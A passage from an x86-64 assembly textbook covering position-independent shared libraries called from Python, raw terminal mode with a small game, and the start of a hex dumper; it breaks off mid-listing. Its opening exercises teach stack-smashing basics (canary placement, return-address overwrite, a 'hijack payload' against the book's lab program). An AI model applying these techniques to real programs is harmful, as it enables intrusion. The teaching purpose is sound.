2. A compiler places an 8-byte canary at [rbp - 8] and moves a 16-byte buffer down to [rbp - 24]. If a single read fills 40 bytes, which input bytes land on the buffer, the canary, the saved rbp, and the return address?
3. Change `mov rdx, 64` in stack_lab.asm to `mov rdx, 16`, rebuild, and run the hijack payload from this chapter. Explain what happens and why `secret_vault` no longer runs.
4. Assemble stack_lab.asm on your machine and run `nm ./stack_lab | grep secret_vault`. Write the little-endian byte sequence for your own address, then explain in two sentences what a position-independent build with ASLR would do to it.

24

Position-Independent Code and Shared Libraries

Chapter 15 left a note in its recap: `default rel` makes `lea` forms rip-relative, and position-independent code is Chapter 24's subject. This is that chapter. Now you build your first shared library, a `.so` file that Python loads by name.

24.1 The Address That Never Moved

In the old days, every Linux program was loaded at the exact same hard-coded virtual address: `0x400000`. Every instruction and every variable had a known address in advance, known to the linker, the debugger, and the attacker. A bug that let somebody jump through a bad pointer came with a free map of the target.

Modern systems refuse to hand out that map. ASLR (Address Space Layout Randomization) loads your program, and every shared library such as `libc.so`, at a completely random address every time it runs. Run the same binary twice and the addresses differ.

24.2 If Everything Moves, How Does Code Find Anything?

That raises a question. Suppose your program keeps `msg` in `.data`, and an instruction in `.text` reads it. If the absolute address of `msg` changes on every run, how can the code find it? The address recorded at assembly time is a lie by the time the program runs.

The answer: the program moves as one piece. The distance in bytes between your instruction in `.text` and your variable in `.data` never changes. The loader slides the whole image to a new base, and everything inside slides

with it, so every gap inside stays the same. The variable keeps its distance from the instruction that reads it, wherever the pair lands.




Figure 24.1: The same program in two runs. The loader picks a different base address each time, so the code and the data both move, but the distance between them is a constant. The encoded gap is identical in both runs.

24.3 RIP-Relative Addressing

So x86-64 gained a new way to name a memory location. Instead of encoding the fixed address of `msg`, the instruction encodes the distance from itself to the target, written in NASM as `[rip + offset_to_msg]`. The CPU adds that offset to the current instruction pointer and lands on the variable, wherever the two of them happen to be living.

NASM gives you two ways to ask for that encoding. One directive at the very top of the file switches the whole file over. The `rel` keyword does it for a single instruction:

```
default rel                     ; Use RIP-relative addressing by
    default!

lea rdi, [rel msg]              ; Calculates RIP + distance_to_msg!
    Works with ASLR/PIE!
mov rax, [rel my_counter]       ; Reads my_counter relative to RIP!
```

rel_forms.asm

Now Chapter 15's note makes sense. Once a file uses `default rel` and writes loads as `lea rdi, [rel msg]` instead of `mov rdi, msg`, you no longer need `-no-pie` when linking with gcc, and the same code can become a shared library: `.so` on Linux, `.dll` on Windows. An executable built this way is called a position-independent executable, or PIE.

Key concept

The addresses move; the distances do not. RIP-relative encoding is the code saying where to find something relative to itself: the instruction carries a gap, not an address.

24.4 A Real Shared Library: libcrypto_xor.so

Time to build one. The plan: a position-independent shared library in pure assembly that exports a single function, `xor_cipher`. It takes a buffer, a length, and a key byte, and XORs every byte with that key. XOR is its own inverse, so the same function both locks and unlocks a message. The C prototype sits in the header comment, next to the two commands that build the library.

```
; ============================================================
; File: libcrypto_xor.asm
; Description: Position-Independent Shared Library (.so) in x86-64 Assembly.
; Assemble:    nasm -f elf64 libcrypto_xor.asm -o libcrypto_xor.o
; Link (.so):  ld -shared libcrypto_xor.o -o libcrypto_xor.so
; ============================================================

default rel                     ; Enable Position-Independent RIP-relative addressing

section .text
    global xor_cipher:function  ; Export symbol as a shared library function

; C Prototype: void xor_cipher(char *buf, long len, char key);
; Inputs: rdi = buf, rsi = len, dl = key byte
xor_cipher:
    test rsi, rsi
    jle .done
    xor rcx, rcx                ; index i = 0
.loop:
    xor [rdi + rcx], dl         ; Toggle byte at buf[i] with key byte in DL!
    inc rcx
    cmp rcx, rsi
    jl .loop
.done:
    ret
```

libcrypto_xor.asm

Two commands build everything, with no C compiler and no build system: one assembles the source, one links the shared library. Both are silent when they succeed.

session: building the shared library

```
$ nasm -f elf64 libcrypto_xor.asm -o libcrypto_xor.o
$ ld -shared libcrypto_xor.o -o libcrypto_xor.so
```

The `:function` suffix on the `global` line is part of the export: it records that `xor_cipher` is a function, the type a dynamic linker expects for a callable entry point.

Read the loop the way the CPU will. `test rsi, rsi` with `jle .done` returns at once when the length is zero or negative. `xor rcx, rcx` zeroes the index. `xor [rdi + rcx], dl` flips byte `buf[i]` with the key byte in `dl`, the low byte of `rdx`. Then `inc rcx`, `cmp rcx, rsi`, `jl .loop` walks the buffer. The function touches only the memory the caller handed it, so no absolute address appears and no fixup is needed when the loader drops it anywhere.

24.5 Calling It from Python

With the library built, call it from Python with `ctypes`: it loads a shared library and calls an exported function with no wrapper and no compile step. A few lines do the whole job.

session: xor_cipher via ctypes

```
$ python3 -c '
import ctypes
lib = ctypes.CDLL("./libcrypto_xor.so")
buf = ctypes.create_string_buffer(b"Top Secret Message!")
lib.xor_cipher(buf, 19, 0x5A)
print("Encrypted:", buf.raw)
lib.xor_cipher(buf, 19, 0x5A)
print("Decrypted:", buf.value.decode())
'
Encrypted: b'\x0e5*z\t?9(?.z\x17?));=?{\x00'
Decrypted: Top Secret Message!
```

What just happened? `ctypes.CDLL` opened the file `./libcrypto_xor.so` and found the symbol `xor_cipher` in its dynamic symbol table, the export list that `global xor_cipher:function` created. Then Python passed three arguments: a pointer to a 20-byte buffer, the length 19, and the key `0x5A`. The call uses the System V calling convention from Chapter 8 exactly: first argument in `rdi`, second in `rsi`, third in `dl`. Nothing else was agreed on between Python and your code, because the calling convention is the whole interface.

The first call flips each of the 19 message bytes with the key, and `buf.raw` prints the result as a Python byte string: the ciphertext, byte for byte. The second call repeats the operation, and because XOR is its own inverse the buffer comes back as `Top Secret Message!`. The terminating zero that `create_string_buffer` added was never touched, because the length was 19 and the loop stops there.

24.6 One Copy for Every Process

Step back and look at what this buys. One copy of `libc.so` serves every process on the machine: one file on disk, one set of physical pages in RAM, mapped into thousands of processes at thousands of addresses, each process free to get a different one. That only works because the code inside never insists on a place. A library with absolute addresses baked in must be mapped where it was built, one fixed address, and one fixed address per library is exactly the predictability ASLR exists to destroy. Position-independent code is what lets the kernel pick the address, and the kernel picking is what forces an attacker to guess. That is the payoff of `default rel`.

What you learned

- Programs once loaded at the fixed address `0x400000`, which handed attackers a map of the process; ASLR now loads programs and libraries at a random address on every run.
- The whole image moves as one piece, so the distance between an instruction in `.text` and a variable in `.data` never changes.
- RIP-relative addressing encodes that distance instead of an absolute address: the instruction carries `[rip + offset_to_msg]`.
- `default rel` makes NASM encode label references relative to `rip`;

`rel` does it for one instruction.

- `global xor_cipher:function` exports a function into a `.so`, and Python calls it through the Chapter 8 calling convention alone.
- One position-independent `.so` can be mapped into every process at whatever address the kernel picks; that is what lets shared libraries and ASLR work together.

Exercises

1. Call `xor_cipher` from C. Write a `main.c` that declares the function the way the listing's header comment does, fills a local array with the same message and key `0x5A`, and calls it twice. Link them with `gcc main.c ./libcrypto_xor.so -o xtest` and run from the directory that holds the `.so`. Do the two calls return the original text?
2. Reverse the key. Change both `0x5A` arguments in the Python one-liner to `0x21`. Predict the first encrypted character before you run it, starting from the ASCII code of `T`, which is `0x54`. Why does the decrypted line still come out clean?
3. Make an earlier program position independent. Take a program that reaches its message with `mov rsi, msg` and links with `gcc -no-pie`. Rewrite that reference as `lea rsi, [rel msg]`, add `default rel` at the top of the file, and link without `-no-pie`. Confirm the output is unchanged, then explain in one sentence why the old absolute form cannot go into a shared library.

25

Raw Terminal Mode

Every `sys_read` you have aimed at file descriptor 0 so far behaved the same way: it sat still until you pressed Enter. For the first interactive programs in this book that was a gift. You could type a line, fix a typo, and press Enter when the line was right, and the terminal driver printed each character back as you typed it.

For a game, the same behaviour is fatal. A game that needs Enter before it learns that you pressed `w` is not a game, and neither is a text editor that cannot see a keystroke until the line ends. The waiting is not your program's doing. It is a setting inside the kernel's terminal driver, the piece of the system that owns your terminal device, and that setting can be read and rewritten from assembly.

25.1 The Terminal Is a Device

A terminal is a device, and like every device it carries configuration state. Which byte erases a character, whether it holds input until Enter, and a dozen other behaviours all live in one kernel structure, `termios`. You reach it through `sys_ioctl`, the input/output control syscall, number 16 in `rax`. `rdi` holds the file descriptor of the terminal (0 for standard input), `rsi` holds a request code that says what you want done, and `rdx` holds the address of a buffer.

Two request codes matter. `TCGETS` (0x5401) asks the kernel to write the terminal's current settings into your buffer. `TCSETS` (0x5402) asks the kernel to read your buffer and apply it to the terminal. Get, modify, set.

Chapter 14 showed how `struc` names the offsets of a layout and lets the assembler calculate them. Here is the layout that `TCGETS` fills in and `TCSETS` reads back.

```
; The configuration structure the kernel keeps for every terminal.
struc termios
    .c_iflag: resd 1        ; +0   input mode flags (4 bytes)
    .c_oflag: resd 1        ; +4   output mode flags (4 bytes)
    .c_cflag: resd 1        ; +8   control mode flags (4 bytes)
    .c_lflag: resd 1        ; +12  local mode flags (4 bytes), the
        key field
    .c_line:  resb 1        ; +16  line discipline (1 byte)
    .c_cc:    resb 32       ; +17  control characters array
endstruc
```

termios.inc

Four 32-bit flag words come first, filling the bytes from +0 to +15. Then one byte of line discipline, then the control characters, the bytes that mean erase and interrupt and so on. The program below reserves 64 bytes for each copy, more than the fields above need.

25.2 Two Bits: ICANON and ECHO

The four flag words exist because a terminal has four groups of behaviour: input flags, output flags, control flags, and local flags. Both bits this chapter turns off live in `.c_lflag` at offset +12, and together they cause all of the waiting and all of the echoing.

`ICANON`, bit 1, value 0x0002, is canonical mode. While it is set, the driver buffers what you type and hands nothing to `sys_read` until you press Enter. Clear it, and every keypress is delivered, one byte, the moment it happens. That is what raw mode means here: a line discipline that stops waiting for a complete line.

`ECHO`, bit 3, value 0x0008, is the print-it-back behaviour. While it is set, the driver copies every character you type to the screen before your program ever sees it. Clear it, and nothing appears unless your program writes it, which is what a full-screen program wants: it decides what the screen shows.

The calls combine into a recipe with four steps.

1. `TCGETS` the current settings into a buffer called `orig_term`, the backup copy you will need at the end.
2. Copy those 64 bytes into a second buffer, `raw_term`, with a `rep movsb` loop.

3. Clear both bits in the copy: `and dword [raw_term + 12], ~(ICANON | ECHO)`.
4. `TCSETS` the modified copy back to the terminal, and raw mode is live until somebody changes the setting again.

Key concept

The terminal is just another device the kernel configures, and a program that changes it must change it back. The setting belongs to the terminal, not to your process, so nothing tidies it up after your program exits.




Figure 25.1: The raw-mode recipe. Read the current settings into a backup, edit a copy, write the copy back, and put the saved original back before the program exits. The highlighted steps are the edit and the restore.

25.3 ANSI Escape Sequences

Raw mode settles when you get the keys. It does not settle where you draw. The screen side comes from a small set of control sequences every terminal understands: ANSI escape sequences, named after the standards body that defined them.

Each sequence starts with the escape byte, 27 (0x1B), followed by a command. The terminal does not print those bytes as text; it reads them as an instruction. Everything else is ordinary text, so a program writes instructions and text through the same `sys_write`. The syscall does not know what an

escape sequence is, and it does not need to: bytes are bytes, and the terminal does the interpreting.

Sequence	What it does
`[2J`	clears the whole screen
`[H`	moves the cursor to row 1, column 1
`[row;colH`	moves the cursor to the given row and column
`[?25l`	hides the cursor
`[?25h`	shows the cursor again

Table 25.1: The five sequences this chapter uses. Each one follows the escape byte and `[`, so the clear is 27, '[', '2', 'J'. Row and column are decimal digits, which makes row 10, column 30 the bytes `[10;30H`.

The arena program packs its opening moves into one blob of data: escape, `[2J`, escape, `[H`, the title text, escape, `[?25l`. Cleared screen, cursor home, banner printed, cursor hidden, all in a single `sys_write`. On the way out it writes a second blob, `[?25h` then `[2J` then `[H`: cursor visible again, screen cleared, cursor home, and the shell carries on from a clean line.

25.4 The Real-Time Arena

Now the two halves meet. The program below saves the terminal settings, switches to raw mode, hides the cursor, and drops an `@` at row 10, column 30. Then it loops: read one byte, decide what it means, erase the old `@`, and draw it in its new cell. Keys are answered with no Enter anywhere, because `ICANON` and `ECHO` are both off.

```
; ========================================================================
; File: raw_game.asm
; Description: Puts the Linux terminal into non-canonical Raw Mode via sys_ioctl
;              and lets you pilot an '@' character around the screen in real
;              time using W/A/S/D keys (without pressing Enter!).
; Assemble:    nasm -f elf64 raw_game.asm -o raw_game.o
; Link:        ld raw_game.o -o raw_game
; Run:         ./raw_game
; ========================================================================

%define SYS_READ    0
%define SYS_WRITE   1
```

```
%define SYS_IOCTL   16
%define SYS_EXIT    60

%define TCGETS      0x5401
%define TCSETS      0x5402
%define ICANON      0x0002
%define ECHO        0x0008

section .data
    ; ANSI Escape Sequences:
    ; 27 (0x1B) is the ESC character.
    ; "\033[2J" clears screen, "\033[?25l" hides the blinking hardware cursor!
    ansi_init   db 27, "[2J", 27, "[H", "=== REAL-TIME BARE METAL ARENA (Use W/A/S/D to move, Q to quit) ===", 27, "[?25l"
    init_len    equ $ - ansi_init

    ; "\033[?25h\033[2J\033[H" restores the cursor and clears screen on exit
    ansi_reset  db 27, "[?25h", 27, "[2J", 27, "[H"
    reset_len   equ $ - ansi_reset

section .bss
    orig_term   resb 64         ; Saved original termios struct
    raw_term    resb 64         ; Modified raw-mode termios struct
    key_buf     resb 4          ; Single-keypress buffer
    cmd_buf     resb 32         ; Buffer for building "\033[row;colH@"

section .text
    global _start

_start:
    ; ------------------------------------------------------------------
    ; STEP 1: Save current terminal settings and enable Raw Mode via sys_ioctl
    ; ------------------------------------------------------------------
    mov rax, SYS_IOCTL
    mov rdi, 0                  ; stdin (FD 0)
    mov rsi, TCGETS             ; 0x5401 = Get termios struct
    mov rdx, orig_term
    syscall

    ; Copy orig_term (64 bytes) into raw_term
    cld
    mov rsi, orig_term
    mov rdi, raw_term
    mov rcx, 64
```

```
56      rep movsb
57
58      ; Clear ICANON (0x02) and ECHO (0x08) bits in raw_term.c_lflag
            (offset +12)
59      and dword [raw_term + 12], ~(ICANON | ECHO)
60
61      ; Apply raw_term settings immediately!
62      mov rax, SYS_IOCTL
63      mov rdi, 0
64      mov rsi, TCSETS             ; 0x5402 = Set termios struct
65      mov rdx, raw_term
66      syscall
67
68      ; ------------------------------------------------------------------
69      ; STEP 2: Initialize player coordinates (Row = 10, Col = 30)
70      ; ------------------------------------------------------------------
71      mov r12, 10                 ; R12 = Player Y (Row: 03..22)
72      mov r13, 30                 ; R13 = Player X (Col: 02..75)
73
74      ; Clear screen and draw initial player '@'
75      mov rax, SYS_WRITE
76      mov rdi, 1
77      mov rsi, ansi_init
78      mov rdx, init_len
79      syscall
80
81      mov bl, '@'
82      call draw_char_at_player
83
84      ; ------------------------------------------------------------------
85      ; STEP 3: Real-Time Event Loop (Reads 1 key immediately without
            Enter!)
86      ; ------------------------------------------------------------------
87  .event_loop:
88      mov rax, SYS_READ
89      mov rdi, 0
90      mov rsi, key_buf
91      mov rdx, 1                  ; Read 1 single keypress byte!
92      syscall
93
94      mov al, [key_buf]
95      ; Convert uppercase W/A/S/D/Q to lowercase by setting Bit 5 (0x20)
96      or al, 0x20
97
98      cmp al, 'q'
99      je .cleanup_and_exit
100
```

```
    ; Erase old '@' at current (R12, R13) by drawing a space ' '
    push rax
    mov bl, ' '
    call draw_char_at_player
    pop rax

    ; Update coordinates based on W/A/S/D key
    cmp al, 'w'
    je .move_up
    cmp al, 's'
    je .move_down
    cmp al, 'a'
    je .move_left
    cmp al, 'd'
    je .move_right
    jmp .redraw

.move_up:
    cmp r12, 3
    jle .redraw
    dec r12
    jmp .redraw

.move_down:
    cmp r12, 22
    jge .redraw
    inc r12
    jmp .redraw

.move_left:
    cmp r13, 2
    jle .redraw
    dec r13
    jmp .redraw

.move_right:
    cmp r13, 75
    jge .redraw
    inc r13

.redraw:
    ; Draw '@' at new (R12, R13)
    mov bl, '@'
    call draw_char_at_player
    jmp .event_loop

    ; ------------------------------------------------------------
```

```
    ; STEP 4: Restore original terminal settings before exiting!
    ; ------------------------------------------------------------------
.cleanup_and_exit:
    mov rax, SYS_IOCTL
    mov rdi, 0
    mov rsi, TCSETS
    mov rdx, orig_term
    syscall

    mov rax, SYS_WRITE
    mov rdi, 1
    mov rsi, ansi_reset
    mov rdx, reset_len
    syscall

    mov rax, SYS_EXIT
    xor rdi, rdi
    syscall

; ========================================================================
; Helper: draw_char_at_player
; Builds ANSI sequence "\033[YY;XXH<char>" in cmd_buf and writes it to stdout.
; Inputs: R12 = Row (2-digit), R13 = Col (2-digit), BL = character to draw
; ========================================================================
draw_char_at_player:
    mov byte [cmd_buf + 0], 27      ; ESC
    mov byte [cmd_buf + 1], '['

    ; Convert Row (R12) into 2 ASCII digits at cmd_buf[2..3]
    mov rax, r12
    xor rdx, rdx
    mov rcx, 10
    div rcx                         ; AL = tens digit, DL = ones digit
    add al, '0'
    add dl, '0'
    mov [cmd_buf + 2], al
    mov [cmd_buf + 3], dl

    mov byte [cmd_buf + 4], ';'

    ; Convert Col (R13) into 2 ASCII digits at cmd_buf[5..6]
    mov rax, r13
    xor rdx, rdx
    div rcx                         ; AL = tens digit, DL = ones digit
    add al, '0'
```

```
193     add dl, '0'
194     mov [cmd_buf + 5], al
195     mov [cmd_buf + 6], dl
196
197     mov byte [cmd_buf + 7], 'H'
198     mov [cmd_buf + 8], bl           ; Character ('@' or ' ')
199
200     mov rax, SYS_WRITE
201     mov rdi, 1
202     mov rsi, cmd_buf
203     mov rdx, 9
204     syscall
205     ret
```

Listing 25.1: The complete arena. Assemble it with nasm -f elf64 raw_game.asm -o raw_game.o, link it with ld raw_game.o -o raw_game, and run ./raw_game.

25.5 Inside draw_char_at_player

The loop keeps the player in two registers: `r12` is the row and `r13` is the column. Nothing else touches them. The syscall return value lands in `rax` and the helper hammers `rax`, `rdx`, and `rcx` with its division, so a position parked in those registers would not survive a single keypress.

Every redraw ends in one call to `draw_char_at_player`, which builds a 9-byte command in `cmd_buf`. Byte 0 is the escape byte and byte 1 is `[`. Bytes 2 and 3 are the two digits of the row, byte 4 is `;`, bytes 5 and 6 are the two digits of the column, byte 7 is `H`, and byte 8 is the character to draw, passed in `bl`. One `sys_write` of 9 bytes sends the whole thing, and the terminal moves the cursor and prints the character there: no screen buffer, no cursor tracking.

The digit conversion is where a divide shows up at last. Row and column are both numbers below 100, so a single division by 10 separates them: with the value in `rax` and `rdx` cleared, `div rcx` leaves the tens digit in `al` and the ones digit in `dl`. Adding `'0'` to each turns a value from 0 to 9 into an ASCII digit. The helper runs that conversion twice, once for the row and once for the column.

The event loop reads one byte, folds uppercase to lowercase with `or al, 0x20`, and quits on `q`. The folding works because an uppercase letter and its lowercase twin differ in exactly one bit, bit 5, which is worth 0x20, so

setting that bit turns `W` into `w` with no branch and no table. Every other key is erased and redrawn: the old `@` becomes a space, the coordinate is adjusted, and the character is drawn at the new cell. The key has to survive the erase, which is what the `push rax` and `pop rax` around the helper call are for.




Figure 25.2: The arena. The terminal is a grid of 80 columns and 24 rows; the border is the screen, and the dashed inner region, rows 3-22 and columns 2-75, is as far as the `@` may travel. It starts at row 10, column 30, and each keypress moves it one cell: `w` up a row, `s` down a row, `a` left a column, `d` right a column.

Every move tests its own limit before it changes a coordinate: up against row 3, down against row 22, left against column 2, right against column 75. A move that would leave the region is skipped, though the program redraws and waits for the next key either way, which keeps the `@` clear of the title and clear of the edges.

Then the cleanup runs. `.cleanup_and_exit` writes `orig_term` back with `TCSETS` before it prints the reset escape sequence and exits. The order matters, because the restore is what gives the shell its terminal back.

The trap

Skip the restore at the end and the shell you return to has no echo and no line editing. You can type, but nothing appears on screen, Backspace stops erasing, and the terminal looks dead to the user. It is still in raw mode, because the setting belongs to the terminal and not to your program. Write the restore at the same time you write the switch, so it can never be left out.

Run the program and you get an empty screen, a title, and an `@` waiting in the

middle of row 10. Press `w` and it climbs one row before you lift your finger; press `a` and `d` and it slides sideways. This is the first program in the book that feels alive: no Enter, no line, no waiting for permission, just a character under your hands.

What you learned

- The terminal is a device whose configuration lives in the kernel, in a structure called `termios` reached with `sys_ioctl` (`rax` = 16): four 32-bit flag words at +0, +4, +8, and +12, the line discipline byte at +16, and the control characters at +17.
- `ICANON` (0x0002) is the wait-for-Enter bit and `ECHO` (0x0008) is the print-it-back bit, and both live in `.c_lflag` at offset +12.
- The recipe: `TCGETS` (0x5401) into `orig_term`, copy the bytes into `raw_term`, clear the two bits with `and dword [raw_term + 12], ~(ICANON | ECHO)`, `TCSETS` (0x5402) the copy, and `TCSETS` the original back before exiting.
- ANSI escape sequences start with byte 27; `[2J` clears the screen, `[H` goes home, `[row;colH` positions the cursor, and `[?25l` and `[?25h` hide and show it. They are ordinary bytes to `sys_write`.
- A `sys_read` of 1 byte returns the moment a key is pressed, and the `@` moves one row or column per keypress, redrawn by drawing a space at the old cell and the character at the new one.
- The bounds keep the `@` inside rows 3-22 and columns 2-75, and the cleanup restores the terminal before the program exits.

Exercises

1. Trace a keypress of `D`. What happens to `r13`, what are the nine bytes in `cmd_buf` when the helper finishes, and which byte tells the terminal that a cursor position is coming? Then trace `Q`.
2. Add a second character: draw a stationary `@` at row 5, column 10 before the loop starts. Then work out what happens when the player walks over that cell, and say what the program has to do to keep the second character visible.
3. Add a diagonal move: let the key `e` move the player up one row and right one column. Add the comparison, the two coordinate changes, and the

two boundary checks, and explain why both checks have to pass before either coordinate changes.

4. Delete the `TCSETS` of `orig_term` from `.cleanup_and_exit`, run the program, press `q`, and describe the terminal you are left with. Then put the line back and explain, in one sentence, why the restore uses `orig_term` and not `raw_term`.

Part VI

Real Software, from Scratch

26

A Professional Hex Dumper

Every reverse engineer, security analyst, and systems programmer keeps a hex dumper within reach. It answers the question a text editor cannot: what is actually in this file? Run one on a binary with no source and the header is right there in front of you. The classics are `xxd` and `hexdump -C`. By the end of this chapter you will have your own, in pure assembly.

Feed `./asm_hexdump` a filename, or nothing, and it reads standard input. Either way it reads 16 raw bytes at a time and prints three columns per line:

- The 8-digit hexadecimal offset: 00000000, 00000010, 00000020, and so on.
- The 16 raw bytes in hexadecimal.
- The printable ASCII sidebar, 16 characters between two pipes. A byte below 32 or above 126 prints as a dot instead of itself.

26.1 One Table, No Branches

How do you turn a single byte, say 0x9F, into the two characters `'9'` and `'F'` as fast as possible? The honest way is arithmetic plus a decision: if the nibble is below 10, add `'0'`; otherwise add `'A'` minus 10. That is a compare and a branch, twice per byte, 32 decide-and-jump pairs for every line you print. Assembly programmers do it differently.

Keep this table in `.data`:

```
hex_table   db "0123456789ABCDEF"
```

hex_table (from asm_hexdump.asm)

Sixteen bytes. Read the indices: index 0 is `'0'`, index 9 is `'9'`, index 10 is `'A'`, and index 15 is `'F'`. The table already holds every answer, so the

lookup replaces the arithmetic:

1. High nibble. Copy the byte into `rbx`, shift right by 4 bits with `shr rbx, 4`, and look up `mov bl, [hex_table + rbx]`. For 0x9F that is index 9, which returns `'9'`.
2. Low nibble. Mask the bottom 4 bits with `and rbx, 0x0F` and look up `mov bl, [hex_table + rbx]`. For 0x9F the mask leaves 0x0F, index 15, which returns `'F'`.

The copy is 64 bits wide on purpose. The byte arrives through `movzx`, which zero fills `rax`, and the 64-bit copy into `rbx` keeps the top of the register at zero, so `rbx` is a clean index. Shifting or masking `bl` alone would leave the upper 56 bits of `rbx` holding whatever the previous instruction put there.

Zero branches, two table reads per byte. A mispredicted branch costs a pipeline refill; a load from a table already in cache costs almost nothing. The same table formats the eight offset digits later, with the same two-step recipe.

Key concept

Index the answer instead of computing it. Sixteen bytes of table turn a per nibble branch chain into one load, and there is no wrong guess to recover from.

26.2 The Anatomy of a Line

Here is one real line from the finished program, dumping a small text file:




Figure 26.1: The anatomy of one output line from `asm_hexdump`: the 8-digit offset, 16 bytes in hex with an extra gap after the eighth, and the printable sidebar between pipes.

The line is 78 characters before the newline, and the three parts never move. The offset is always eight hex digits, counting from zero in steps of 16, so the left column is stable for the whole file. The hex part gives every byte

two digits and a trailing space, with an extra gap after the eighth: the line splits into two halves of eight, which is what makes counting possible. The sidebar has one character per byte, so it lines up with the hex column beside it.

Printability is the whole point of that sidebar. In the line above, byte 15 is 0x20, a space, and inside the pipes it prints as a space, so the sidebar reads `Hello from Bare` followed by a blank. A byte like 0x0A cannot join in: it prints as a dot, which is why the third line of the same dump ends with `|1234567890. |`. The dot costs no information; the hex column already told you the exact value.

The trap

A dump without the printable range check scrambles your terminal. Bytes such as 0x07, 0x08, 0x0A, and 0x1B are commands to a terminal, not text: a bell, a backspace, a line feed, an escape sequence that changes colors. Printed raw, they eat your columns and your line height, and the dump you were reading is gone. Check the range and print a dot; every line stays 78 characters whatever the file contains.

26.3 A Fresh Line from a Template

Formatting a line means writing characters at fixed positions: digits at 0 through 7, hex pairs from column 10, sidebar characters from column 61. That is easier from a clean, known shape, so the program keeps a finished line in `.data` and copies it.

The template is a single string of 78 characters: eight placeholder digits, a colon, a space, spaces where the hex digits will go, and the two pipes with 16 spaces between them. The newline after the string makes the stored template 79 bytes, which is what `LINE_LEN` measures with `equ $ - line_tpl`. Every round the loop opens with the same five lines:

```
    cld
    mov rsi, line_tpl
    mov rdi, work_line
    mov rcx, LINE_LEN
    rep movsb
```

work_line refill (from asm_hexdump.asm)

That is the string engine from Chapter 9 doing one line of work: 79 bytes in a single instruction. When it returns, `work_line` is identical to the template, pipes included. The program then patches the three regions in place: the offset digits at the left, the hex digits from column 10, and the sidebar from column 61, right after the opening pipe.

There is a second reason to start from the template. A short line, the last one in a file that is not a multiple of 16 bytes, simply leaves the rest of the template alone: spaces stay spaces, and no characters from a longer previous line can survive, because the copy overwrites the whole buffer. The work buffer is 80 bytes, one byte of slack over the 79 the loop writes.

26.4 The Program

```
; ==========================================================================
; File: asm_hexdump.asm
; Description: A complete 'hexdump -C' / 'xxd' clone in pure x86-64 Assembly.
;              Reads from a file passed in argv[1] (or stdin if no file given)
;              and prints 16 bytes per line in Hex + ASCII format.
; Assemble:    nasm -f elf64 asm_hexdump.asm -o asm_hexdump.o
; Link:        ld asm_hexdump.o -o asm_hexdump
; Run:         ./asm_hexdump asm_hexdump.asm
;              ./asm_hexdump asm_hexdump   (Inspect your own ELF binary!)
; ==========================================================================

section .data
    hex_table   db "0123456789ABCDEF"
    ; Pre-formatted 78-character output line template:
    ; "00000000: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
         |................|\n"
    line_tpl    db "00000000:                                                 |
                        |", 10
    LINE_LEN    equ $ - line_tpl

    err_open    db "Error: Cannot open specified file.", 10, 0

section .bss
    in_buf      resb 16         ; Read 16 bytes at a time
    work_line   resb 80         ; Working buffer for the formatted output line

section .text
    global _start

_start:
    mov rbp, rsp
    xor r12, r12                ; R12 = Input File Descriptor (default 0 = stdin)
    xor r13, r13                ; R13 = Current file byte offset (0, 16, 32, ...)

    ; Check if user provided a filename in argv[1] (argc >= 2)
    cmp qword [rbp], 2
```

```
    jl .read_chunk              ; If no filename argument, read from stdin (FD 0)

    ; Open argv[1] ([rbp + 16]) in O_RDONLY (0) mode
    mov rax, 2                  ; sys_open
    mov rdi, [rbp + 16]
    xor rsi, rsi
    xor rdx, rdx
    syscall

    test rax, rax
    js .open_error
    mov r12, rax                ; R12 = Opened File Descriptor

.read_chunk:
    ; 1. Reset work_line by copying the clean template into work_line
    cld
    mov rsi, line_tpl
    mov rdi, work_line
    mov rcx, LINE_LEN
    rep movsb

    ; 2. Read up to 16 bytes from R12 into in_buf
    mov rax, 0                  ; sys_read
    mov rdi, r12
    mov rsi, in_buf
    mov rdx, 16
    syscall

    test rax, rax
    jle .done                   ; If 0 (EOF) or negative, we are done!
    mov r14, rax                ; R14 = number of bytes actually read (1..16)

    ; 3. Format the 32-bit file offset (R13) as 8 hex digits at work_line[0..7]
    mov eax, r13d               ; Copy current offset into EAX
    mov rcx, 7                  ; Start at index 7 (rightmost hex digit of offset)
.offset_loop:
    mov edx, eax
